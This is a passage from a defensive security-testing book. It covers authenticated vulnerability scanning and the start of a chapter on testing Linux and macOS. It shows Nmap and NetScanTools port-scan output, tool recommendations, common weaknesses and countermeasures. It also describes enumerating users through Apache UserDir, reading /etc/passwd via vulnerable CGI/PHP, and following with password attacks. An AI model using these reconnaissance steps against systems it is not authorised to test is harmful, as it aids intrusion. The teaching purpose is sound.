Keep in mind that these tools are Microsoft-centric tools. I can't stress enough the need to get your third-party patches for Adobe, Java, and other products under control. If you're looking for a commercial alternative, check out ManageEngine Patch Manager Plus (https://www.manageengine.com/patch-management/) and PDQ Deploy (www.pdq.com/pdq-deploy), among others. I cover patching in depth in Chapter 18.

Running Authenticated Scans

Another type of test you can (and should) run against your Windows systems is an authenticated scan, essentially looking for vulnerabilities as a trusted user. I find these types of tests to be very beneficial because they often highlight system problems and even operational security weaknesses (such as poor change management processes, weak patch management, and lack of information classification) that would never be discovered otherwise. Furthermore, authenticated scans could be required for Payment Card Industry PCI Data Security Standard (PCI DSS) and other compliance regulations.

REMEMBER A trusted insider who has physical access to your network and the right tools can exploit vulnerabilities even more easily, especially if no internal access control lists or intrusion prevention system is in place or a malware infection occurs.

A way to look for Windows weaknesses while you're logged in (that is, through the eyes of a malicious insider) is to use some of the vulnerability scanning tools I've mentioned, such as Nessus and Nexpose. Figure 12-16 shows the nice (and rare) feature of Nexpose that allows you to test your login credentials before starting vulnerability scans. Being able to validate login credentials before you start your scans can save you an amazing amount of time, hassle, and money.

I recommend running authenticated scans as a domain or local administrator for starters and then perhaps alternating with a domain user account and then with no credentials at all. Authenticated scanning shows you the greatest number of security flaws as well as who has access to what. You'll likely be surprised to find out that many vulnerabilities are accessible via standard user accounts. You don't necessarily need to run authenticated scans every time you run your scans, but running them once or twice per year is a great idea.




FIGURE 12-16: Testing login credentials before running an authenticated scan with Nexpose to see what an insider can see and exploit.

REMEMBER Everything you do — or don't do — in terms of security vulnerability and penetration testing will either help you or hinder you in a court of law after a breach occurs. Make sure you're looking at all of your systems from all possible angles. Doing so is the essence of defensibility — the ability to fully defend your choices if your business experiences a breach and subsequently gets pulled into a lawsuit.

Chapter 13

Linux and macOS

IN THIS CHAPTER

» **Examining Linux and macOS testing tools** » **Port-scanning hosts** » **Gleaning information without logging in** » **Exploiting common vulnerabilities in Linux and macOS**

» **Using AI resources to help with your research** » **Minimizing Linux and macOS security risks**

Linux hasn't made inroads onto the enterprise desktop the way that Windows has, but its offshoot, macOS, certainly has. Still, both Linux and Macs are prevalent in enterprises, so you need to make sure that they fall within the scope of your security testing. A common misconception is that Linux and macOS are more secure than Windows. More and more often, however, these operating systems (OSes) are shown to be susceptible to the same types of security vulnerabilities that afflict Windows, so you can't let your guard down.

Criminal hackers are increasingly attacking Linux and macOS because of their popularity and growing use in today's network environment. Because some versions of Linux are free (in the sense that you don't have to pay for the base operating system), many organizations are installing Linux for their web servers and email servers in the hope of saving money and having a more secure system. Linux has grown in popularity for other reasons as well, including the following:

- Abundant resources are available, including books, websites, and developer and consultant expertise.
- There's a lower risk that Linux will be hit with as much malware as Windows and its applications have to deal with. Linux excels when it comes to security, but things probably won't stay that way.

- Buy-in has increased among Unix vendors, including IBM, HP, and Oracle.
- AI data centers rely heavily on Linux systems for their processing.
- Unix and Linux have become easier to use.

On the workstation side, macOS has become mainstream in business today. This OS is based on a Unix/Linux core and is susceptible to many of the Linux flaws that I discuss in this chapter.

Based on what I see in my work, Linux is less vulnerable to common security flaws (especially in terms of missing third-party patches for Adobe, Java, and similar companies' programs) than Windows. When comparing any current distribution of Linux, such as Ubuntu, Debian, and Fedora, with Windows 11, I tend to find many more weaknesses in the Windows systems. Chalk this fact up to widespread use, more features, or uneducated users, but a lot more can happen in a Windows environment. This is especially true for one that is not properly maintained.

That said, Linux certainly isn't flawless. In addition to the password attacks I cover in Chapter 8, certain remote and local attacks against Linux-based systems are possible. In this chapter, I show you some security issues in the Linux operating system and outline some countermeasures to plug the holes so that you can keep the bad guys out. Don't let the title of this chapter fool you; a lot of this information applies to all flavors of Unix.

Understanding Linux Vulnerabilities

Vulnerabilities and attacks against Linux are creating business risks in a growing number of organizations, especially e-commerce companies, network and IT/security vendors, and cloud service providers that rely on Linux for many of their systems (including their own products). When Linux and macOS systems are hacked, the victim organizations can experience the same side effects as their Windows-using counterparts, including

- Leaks of sensitive information
- Cracked passwords
- Corrupted or deleted databases
- Denial of service

Choosing Tools

You can use many Linux-based security tools to test your Linux and macOS systems. Some tools are much better than others. I find that my Windows-based commercial tools do as good a job as any. My favorites are

- Kali Linux (https://www.kali.org/) toolset on a bootable USB or `.iso` image file
- Nessus (www.tenable.com/products/nessus-vulnerability-scanner) for OS fingerprinting, port scanning, and vulnerability testing
  TIP A tool such as Nessus can perform pretty much all the security testing you need to find flaws in Linux. Another popular alternative for vulnerability scanning is offered by Qualys (https://www.qualys.com/).
- Nmap (https://nmap.org) for OS fingerprinting and detailed port scanning
- NetScanTools Pro (https://www.netscantools.com/) for port scanning, OS enumeration, and more

Many other Linux hacking and testing tools are available at SourceForge (https://sourceforge.net). Find a set of tools — preferably as few as possible — that can do the job you need to do and that you feel comfortable working with. As I've said before, you often (not always) get what you pay for.

Gathering Information About Your System Vulnerabilities

You can scan your Linux and macOS systems and gather information from both outside (if the system is a publicly accessible host) and inside your network. That way, you can see what the bad guys see from both directions.

System scanning

Linux services, called *daemons*, are the programs that run on a system and serve up various services and applications for users.

- Internet services — such as the Apache web server (httpd), Telnet (telnetd), and FTP (ftpd) — may give away too much information about the system, including software versions, internal IP addresses, and usernames. This information can allow hackers to exploit a known weakness in the system.
- TCP and UDP *small services* — such as echo, daytime, and chargen — may be enabled by default and don't need to be.

The vulnerabilities inherent in your Linux systems depend on what services are running. You can perform basic port scans to glean information about what's running.

The NetScanTools Pro results in Figure 13-1 show many *potentially* vulnerable services on this Linux system, such as the services of SSH, DNS, and TFTP.



pl - NetScanTools® Pro 11.92.3
File Edit Accessibility View IPv6 Help
Welcome
Automated Tools
Manual Tools (all)
Favorite Tools
Active Discovery Tools
Ping - Graphical
Ping Scanner
Port Scanner
Promiscuous Mode Scanner
SMB Scanner
SNMP - Core
SNMP - Advanced
SSL Certificate Scanner
Switch Port Mapper Launcher
Passive Discovery Tools
DNS Tools
Packet Level Tools
External Tools
Application Info
Manual Tools - Port Scanner
Target Hostname or IP Address
10.1.1.111
Use Target List When Scanning
Scan Complete - 135 ports scanned in 6 sec.
Scan Range of Ports
Scan Common Ports
Edit Common Ports List
Edit Target List
Stop
Settings
Defaults
Connect Timeout
2000
Read Timeout
3000
Port Range and Scan Mode
Port Range
Start 1
End 1024
TCP Full Connect
UDP Ports Only
TCP Full+UDP Ports
TCP SYN Scan (Half Open)
TCP Custom Scan
Add Note
Jump To Automated
Reports
Add to Favorites
Network Interface (autoselected based on target IP address)
Ethernet 2 (10.1.1.230) - Realtek PCIe GbE Family Controller #2
Show All Scanned Port Results
Show TCP Summary
Show UDP Summary
TCP Full Connect Response Summary
1: Active TCP Ports, 7
2: Active TCP Ports Returning Data, 1
3: TCP Ports Rejecting Connection, 0
4: No Response - Timeout, 96
IP Address Port Port Desc Protocol Results Data Received
10.1.1.111 22 ssh TCP Port Active SSH-2.0-OpenSSH_7.4
10.1.1.111 80 http TCP Port Active
10.1.1.111 123 ntp UDP Port Active - Unconfirmed
10.1.1.111 135 epmap UDP Port Active - Unconfirmed
10.1.1.111 137 netbios-ns UDP Port Active - Unconfirmed
10.1.1.111 138 netbios-dgm UDP Port Active - Unconfirmed
10.1.1.111 139 netbios-ssn TCP Port Active
10.1.1.111 139 - UDP Port Active - Unconfirmed
10.1.1.111 161 snmp UDP Port Active - Unconfirmed
10.1.1.111 162 snmptrap UDP Port Active - Unconfirmed
10.1.1.111 443 https TCP Port Active
10.1.1.111 445 microsoft-ds TCP Port Active
10.1.1.111 445 microsoft-ds UDP Port Active - Unconfirmed
10.1.1.111 500 isakmp UDP Port Active - Unconfirmed
10.1.1.111 514 syslog UDP Port Active - Unconfirmed
10.1.1.111 520 router UDP Port Active - Unconfirmed
10.1.1.111 631 - UDP Port Active - Unconfirmed
10.1.1.111 1030 - UDP Port Active - Unconfirmed
For Help, press F1
CAP NUM SCRL

FIGURE 13-1: Port scanning a Linux host with NetScanTools Pro.

In addition to NetScanTools Pro, you can run a vulnerability scanner such as Nexpose against the system to try to gather more information. Note all the missing patches in this macOS system shown in Figure 13-2.




FIGURE 13-2: Using Nexpose to discover vulnerabilities in macOS.

Keep in mind that you're going to find the most vulnerabilities in Linux and macOS by performing authenticated vulnerability scans, which is particularly important to do because it shows you what's exploitable by users or malware on your systems. Even Linux and macOS are susceptible to malware! You'll want to run authenticated scans *at least* once per year or after any major application or OS upgrades on your workstations and servers.

Figure 13-3 shows the Nexpose feature that allows you to test your login credentials before kicking off a vulnerability scan of your network.

What's the big deal about this feature, you say? Well, first, it can be a whole lot of hassle to think that you're entering the proper login

credentials into the scanner, only to find out hours later that the logins weren't successful, which can invalidate the scan you ran. It can also be a threat to your budget (or wallet, if you work for yourself) if you're charged by the scan only to discover that you have to rescan hundreds or even thousands of network hosts. I've been down that road many times, and it's a real pain, to say the least.




FIGURE 13-3: Using the Test Credentials feature as part of the Nexpose scan configuration.

TIP You can use free tools to go a step further and find out the exact distribution and kernel version by running an OS fingerprint scan with the Nmap command `nmap -sV -O`, as shown in Figure 13-4.



DOS Prompt
C:\nmap>nmap -sV -O 10.11.12.205
Starting nmap 3.48 (http://www.insecure.org/nmap) at 2004-01-11 17:27 Ea
Standard Time
Interesting ports on 10.11.12.205:
(The 1639 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE VERSION
7/tcp open echo
13/tcp open daytime
19/tcp open chargen?
21/tcp open ftp vsFTPd 1.1.0
22/tcp open ssh OpenSSH 3.4p1 (protocol 1.99)
23/tcp open telnet Linux telnetd
53/tcp open domain ISC Bind 9.2.1
79/tcp open finger Linux fingerd
80/tcp open http Apache httpd 2.0.40 ((Red Hat Linux))
111/tcp open rpcbind 2 (rpc #100000)
199/tcp open smux Linux SNMP multiplexer
443/tcp open ssl Microsoft IIS SSL
512/tcp open exec?
513/tcp open login?
514/tcp open shell?
873/tcp open rsync?
1241/tcp open nessus?
6000/tcp open X11 (access denied)
Device type: general purpose
Running: Linux 2.4.X|2.5.X
OS details: Linux Kernel 2.4.0 - 2.5.20
Uptime 1.605 days (since Sat Jan 10 02:57:27 2004)
Nmap run completed -- 1 IP address (1 host up) scanned in 108.896 seconds
C:\linux>

FIGURE 13-4: Using Nmap to determine the OS kernel version of a Linux server.

Countermeasures against system scanning

Although you can't prevent system scanning, you can implement the following countermeasures to keep the bad guys from gleaning too much information about your systems and using it against you somehow:

- Protect the systems with either
  - A firewall, such as iptables, that's built into the OS
  - Endpoint protection such as PortSentry (https://sourceforge.net/projects/sentrytools), a local agent such as (www.snaresolutions.com/products/snare-agents), or Microsoft Defender for Endpoint on Linux (https://learn.microsoft.com/en-us/defender-endpoint/microsoft-defender-endpoint-linux) (=
- Disable the services you don't need, including RPC, HTTP, FTP, Telnet, and the small UDP and TCP services — anything for which you don't have a true business need. This practice keeps the services from showing up in a port scan, which gives an attacker less

information (and presumably less incentive to break in to your system).

- Make sure that the latest software updates are installed to reduce the chance of exploitation if an attacker determines what services you're running.

Finding Unneeded and Unsecured Services

When you know which daemons and applications are running — such as FTP, telnet, and a web server — it's nice to know exactly which versions are running so that you can look up their associated vulnerabilities and decide whether to turn them off. The National Vulnerability Database site (`https://nvd.nist.gov`) is a good resource for looking up vulnerabilities.

Searches

Several security tools can uncover vulnerabilities in your Linux systems. These tools may not identify all applications down to the version number, but they're a powerful way of collecting system information.

Vulnerabilities

Be especially mindful of these common security weaknesses in Linux systems:

- Anonymous FTP, especially if it isn't configured properly, can allow an attacker to download and access files on your system.
- Telnet and FTP are vulnerable to network analyzer captures of the clear text user ID and password that the applications use. Their logins can also be brute-force attacked since intruder lockout is often not enabled.
- Outdated versions of OpenSSH and OpenSSL have many security issues, including denial of service (DoS) flaws that can take systems offline.

- R-services such as rlogin, rdist, rexecd, rsh, and rcp are especially vulnerable to attacks that rely on trust.

Many web servers run on Linux, so you can't overlook the importance of checking for weaknesses in Apache as well as Tomcat or other applications. A common Linux vulnerability, for example, is that usernames can be determined via Apache when it doesn't have the UserDir directive disabled in its `httpd.conf` file. You can exploit this weakness manually by browsing to well-known user folders such as `http://www.your~site.com/username` or, better, by using a vulnerability scanner such as Burp Suite Professional (`https://portswigger.net/burp/pro/`) or Nessus to enumerate the system automatically. Either way, you may be able to find out which Linux users exist and then launch a web password cracking attack. You can also access system files (including `/etc/passwd`) via vulnerable CGI and PHP code. I cover hacking web applications in Chapter 15.

Likewise, File Transfer Protocol (FTP) often runs unsecured on Linux systems. I've found Linux systems with anonymous FTP enabled that were sharing sensitive healthcare and financial information to everyone on the local network. Talk about a lack of accountability! Don't forget to look for the simple stuff. When testing Linux, you can dig deep into the kernel and do this or that to carry out some über-complex exploit, but the little things usually get you. Look for the low-hanging fruit on your network, as that stuff will get you into the most trouble the quickest.

TIP Anonymous FTP is one of the most common vulnerabilities I find in Linux. If you must run an FTP server, make sure that it's not sharing sensitive information with all your internal network users or, worse, the entire world. In my work, I see the former situation quite often and the latter periodically, which is more than I should.

Tools

The following tools can perform in-depth analysis beyond port scanning to enumerate your Linux systems and see what others can see:

- Nmap can check for specific versions of the services loaded, as shown in Figure 13-5. Simply run Nmap with the `-sV` command-line switch.
- `netstat` shows the services running on a local machine. Enter this command while logged in:

```
netstat -anp
```

- List Open Files (`lsof`) displays processes that are listening and files that are open on the system.



DOS Prompt
C:\nmap>nmap -sV -T 5 10.11.12.205
Starting nmap 3.48 (http://www.insecure.org/nmap) at 2004-01-11 18:58 Eastern Standard Time
Interesting ports on 10.11.12.205:
(The 1639 ports scanned but not shown below are in state: closed)
PORT STATE SERVICE VERSION
7/tcp open echo
13/tcp open daytime
19/tcp open chargen?
21/tcp open ftp vsFTPd 1.1.0
